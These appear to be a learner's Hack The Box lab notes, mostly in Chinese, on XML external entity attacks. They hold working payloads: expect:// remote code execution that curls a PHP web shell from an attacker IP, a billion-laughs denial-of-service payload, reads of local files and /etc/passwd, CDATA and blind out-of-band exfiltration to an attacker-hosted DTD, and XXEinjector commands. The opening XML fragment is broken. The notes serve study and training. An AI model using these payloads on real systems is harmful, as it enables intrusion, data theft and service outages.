16 Content-Type: text/html; charset=UTF-8
17
18 <?xml version="1.0" encoding="UTF-8"?>
19 <!DOCTYPE company SYSTEM ">
20 <!ENTITY company SYSTEM ">
21 <root>
22 <!--
23   First
24   </name>
25   </tel>
26   </email>
27   </message>
28 </root>
29 <!--
30   &company;
31 -->
32 </company>
33 </email>
```

使用XXE远程代码执行

除了读取本地文件外，我们还可以通过远程服务器执行代码。最简单的方法是寻找 `ssh` 密钥，或者尝试通过调用我们的服务器来在基于 Windows 的 Web 应用程序中利用哈希窃取技巧。如果这些都不起作用，我们可能仍然能够通过 `PHP://expect` 过滤器在基于 PHP 的 Web 应用程序上执行命令，尽管这需要安装并启用 PHP `expect` 模块。

如果 XXE 直接打印其输出“如本节所示”，那么我们可以 `expect://id` 执行基本命令，页面应该打印命令输出。但是，如果我们无法访问输出，或者需要执行更复杂的命令“例如反向 shell”，那么 XML 语法可能会中断，并且命令可能无法执行。

将 XXE 转换为 RCE 最有效的方法是从我们的服务器获取一个 Web Shell 并将其写入 Web 应用程序，然后我们可以与它交互以执行命令。为此，我们可以从编写一个基本的 PHP Web shell 并启动 python Web 服务器开始，如下所示：

```
Chenduoduo@htb[/htb]$ echo '<?php system($_REQUEST["cmd"]);?>' > shell.php
Chenduoduo@htb[/htb]$ sudo python3 -m http.server 80
```

现在，我们可以使用以下 XML 代码执行 `curl` 命令，将我们的 Web shell 下载到远程服务器中：

```
<?xml version="1.0"?>
<!DOCTYPE email [
  <!ENTITY company SYSTEM "expect://curl$IFS-0$IFS'OUR_IP/shell.php'">
]>
<root>
<name></name>
<tel></tel>
<email>&company;</email>
<message></message>
</root>
```

注意：我们将上述 XML 代码中的所有空格替换为 `$IFS`，以避免破坏 XML 语法。此外，许多其他字符（如 `|`、`>` 和 `{}`）可能会破坏代码，因此我们应该避免使用它们。

发送请求后，我们应该会在机器上收到对 `shell.php` 文件的请求，之后我们可以与远程服务器上的 Web shell 交互以执行代码。

其他XXE攻击

另一种经常通过 XXE 漏洞实施的常见攻击是 SSRF 利用，用于枚举本地开放端口并通过 XXE 漏洞访问其页面以及其他受限制的网页。 [服务器端攻击](#) 模块全面涵盖了 SSRF，同样的技术也可以用于 XXE 攻击。

最后，XXE 攻击的一个常见用途是导致托管 Web 服务器拒绝服务（DOS），使用以下有效负载：

```
<?xml version="1.0"?>
<!DOCTYPE email [
    <!ENTITY a0 "DOS" >
    <!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
    <!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
    <!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
    <!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
    <!ENTITY a5 "&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;">
    <!ENTITY a6 "&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;">
    <!ENTITY a7 "&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;">
    <!ENTITY a8 "&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;">
    <!ENTITY a9 "&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;">
    <!ENTITY a10 "&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;">
]>
<root>
<name></name>
<tel></tel>
<email>&a10;</email>
<message></message>
</root>
```

此有效负载将 `a0` 实体定义为 `DOS`，在 `a1` 中多次引用它，在 `a2` 中引用 `a1`，依此类推，直到后端服务器的内存因自引用循环而耗尽。然而，[this attack no longer works with modern web servers \(e.g., Apache\), as they protect against entity self-reference](#) .针对此练习尝试一下，看看它是否有效。

Try to read the content of the 'connection.php' file, and submit the value of the 'api_key' as the answer.

尝试读取 'connection.php' 文件的内容，并提交 'api_key' 的值作为答案。

```
<!DOCTYPE email [  
    <!ENTITY company SYSTEM "php://filter/convert.base64-  
    encode/resource=connection.php">  
]>
```

```
<!DOCTYPE email [  
    <!ENTITY company SYSTEM "file:///etc/passwd">  
]>
```

高级文件泄漏

使用CDATA进行高级渗透

在上一节中，我们了解了如何使用 PHP 过滤器对 PHP 源文件进行编码，以便它们在引用时不会破坏 XML 格式，这（正如我们所看到的）阻止了我们读取这些文件。但是其他类型的 Web 应用程序呢？我们可以利用另一种方法为任何 Web 应用程序后端提取任何类型的数据（包括二进制数据）。要输出不符合 XML 格式的数据，我们可以用 **CDATA** 标签（例如 `<![CDATA[FILE_CONTENT]]>`）。这样，XML 解析器将考虑此部分原始数据，其中可能包含任何类型的数据，包括任何特殊字符。

解决此问题的一种简单方法是使用 `<` 定义 **begin** 内部实体 `![CDATA[`，一个具有 `]]>` 的末端内部实体，然后将我们的外部实体文件放在两者之间，它应该被视为一个 **CDATA** 元素，如下所示：

```
<!DOCTYPE email [  
    <!ENTITY begin "<![CDATA[">  
    <!ENTITY file SYSTEM "file:///var/www/html/submitDetails.php">  
    <!ENTITY end "]]>">  
    <!ENTITY joined "&begin;&file;&end;">  
]>
```

之后，如果我们引用 `&joined;` 实体，它应该包含我们的转义数据。但是，`this will not work, since XML prevents joining internal and external entities` 因此我们必须找到更好的方法来做到这一点。

为了绕过这个限制，我们可以利用 **XML 参数实体**，这是一种以 `%` 字符开头的特殊类型的实体，只能在 DTD 中使用。参数实体的独特之处在于，如果我们从外部源（例如，我们自己的服务器）引用它们，那么它们都将被视为外部并且可以联接，如下所示：

```
<!ENTITY joined "%begin;%file;%end;">
```

因此，让我们尝试读取 `submitDetails.php` 文件，首先将上述行存储在 DTD 文件（例如 `xxe.dtd`）中，将其托管在我们的计算机上，然后将其作为目标 Web 应用程序上的外部实体引用，如下所示：

```
Chenduoduo@htb[/htb]$ echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd
Chenduoduo@htb[/htb]$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

现在，我们可以引用外部实体（`xxe.dtd`），然后打印我们上面定义的 `&joined;` 实体，该实体应包含 `submitDetails.php` 文件的内容，如下所示：

```
<!DOCTYPE email [
  <!ENTITY % begin "<![CDATA[ "> !—— prepend the beginning of the CDATA
tag —→
  <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> !——
reference external file —→
  <!ENTITY % end "]]>"!—— append the end of the CDATA tag —→
  <!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xxe.dtd"> !—— reference our
external DTD —→
  %xxe;
]>
...
<email>&joined;</email> !—— reference the &joined; entity to print the
file content —→
```

一旦我们编写了 `xxe.dtd` 文件，将其托管在我们的机器上，然后将上述行添加到我们对易受攻击的 Web 应用程序的 HTTP 请求中，我们最终可以获取 `submitDetails.php` 文件的内容：

Request	Response
<pre>Pretty Raw Hex \n ⌂ 1 POST /submitDetails.php HTTP/1.1 2 Host: 10.129.201.94 3 Content-Length: 135 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 5 Content-Type: text/plain;charset=UTF-8 6 Accept: /* 7 Origin: http://10.129.201.94 8 Referer: http://10.129.201.94/ 9 Accept-Encoding: gzip, deflate 10 Accept-Language: en-US,en;q=0.9 11 Connection: close 12 13 <?xml version="1.0" encoding="UTF-8"?> 14 <!DOCTYPE email [15 <!ENTITY % begin "<![CDATA["> 16 <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> 17 <!ENTITY % end "]]>"> 18 <!ENTITY % xxe SYSTEM "http://10.10.14.16:8000/xxe.dtd"> %xxe; 19] 20 <root> 21 <name> 22 test 23 </name> 24 <tel> 25 </tel> 26 <email> 27 &joined;</pre>	<pre>Pretty Raw Hex \n ⌂ 1 HTTP/1.1 200 OK 2 Date: Thu, 16 Sep 2021 11:44:47 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 406 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 Check your email <?php 10 libxml_disable_entity_loader (false); 11 12 \$xmlfile = file_get_contents('php://input'); 13 14 \$dom = new DOMDocument(); 15 \$dom-> 16 loadXML(\$xmlfile, LIBXML_NOENT LIBXML_DTDLOAD); 17 \$info = simplexml_import_dom(\$dom); 18 \$name = \$info->name; 19 \$tel = \$info->tel; 20 \$email = \$info->email; 21 \$message = \$info->message; 22 23 echo "Check your email \$email for further instructions."; 24 25 for further instructions.</pre>

正如我们所看到的，我们能够获得文件的源代码，而无需将其编码为 base64，这在遍历各种文件以查找秘密和密码时节省了大量时间。

practical

```
POST /submitDetails.php HTTP/1.1
Host: 10.129.234.170
Content-Length: 296
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/137.0.0.0 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: /*
Origin: http://10.129.234.170
Referer: http://10.129.234.170/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
    <!ENTITY % dtd SYSTEM "http://10.10.14.100:8000/xxe.dtd">
%dt;
%all;
]>
<root>
<name>a</name>
<tel>a</tel>
<email>&fileContents;</email> <!-- reference the &joined; entity to
print the file content -->
<message>a</message>
</root>
```

```
└─(chenduoduo㉿kali24)-[~/Desktop/Learning/Web_Attacks]
└─$ cat xxe.dtd
<!ENTITY % file SYSTEM "file:///flag.php">
<!ENTITY % start "<![CDATA[ ">
<!ENTITY % end "]]>">
<!ENTITY % all "<!ENTITY fileContents
```

```
'%start;%file;%end;'>">
```

```
Chenduoduo@htb[~/htb]$ ruby XXEinjector.rb --host=[tun0 IP] --
httpport=8000 --file=/tmp/xxe.req --path=/etc/passwd --oob=http --
phpfilter
```

... SNIP ...

```
[+] Sending request with malicious XML.
[+] Responding with XML for: /etc/passwd
[+] Retrieved data:
```

```
ruby XXEinjector.rb --host=10.10.14.100 --httpport=8000 --file=/tmp/xxe.req --path=/etc/passwd
--oob=http
```

```
ruby XXEinjector.rb --host=[tun0 IP] --httpport=8000 --file=/tmp/xxe.req
--path=/etc/passwd --oob=http --phpfilter
```

```
POST /blind/submitDetails.php HTTP/1.1
Host: 10.129.234.170
Content-Length: 169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Content-Type: text/plain; charset=UTF-8
Accept: /*
Origin: http://10.129.234.170
Referer: http://10.129.234.170 /blind/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
XXEINJECT
```

Blind Data Exfiltration - Exercise

Manual:[]

1. Create the dtd file to exfiltrate the flag:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource={Flag_file.php}">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://10.10.14.100:8000/?
content=%file;'>">
```

2. Create the php file to display the request's content:

```
<?php
if(isset($_GET['content'])){
    error_log("\n\n" . base64_decode($_GET['content']));
}
?>
```

3. Start the PHP server:

```
php -S 0.0.0.0:8000
```

4. Submit the payload to trigger the Blind Data Exfiltration:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
    <!ENTITY % remote SYSTEM "http://{YOUR_IP_ADDRESS}:8000/xxe.dtd">
    %remote;
    %oob;
]>
<root>&content;</root>
```

Using XXEInjector  

1. Save request from proxy to a file `xxe.req`
2. Execute below command to run XXEInjector:

```
ruby XXEinjector.rb --host=10.10.14.100 --httpport=8000 --
file=/tmp/xxe.req --path=/327a6c4304ad5938eaf0efb6cc3e53dc.php --
oob=http --phpfilter
```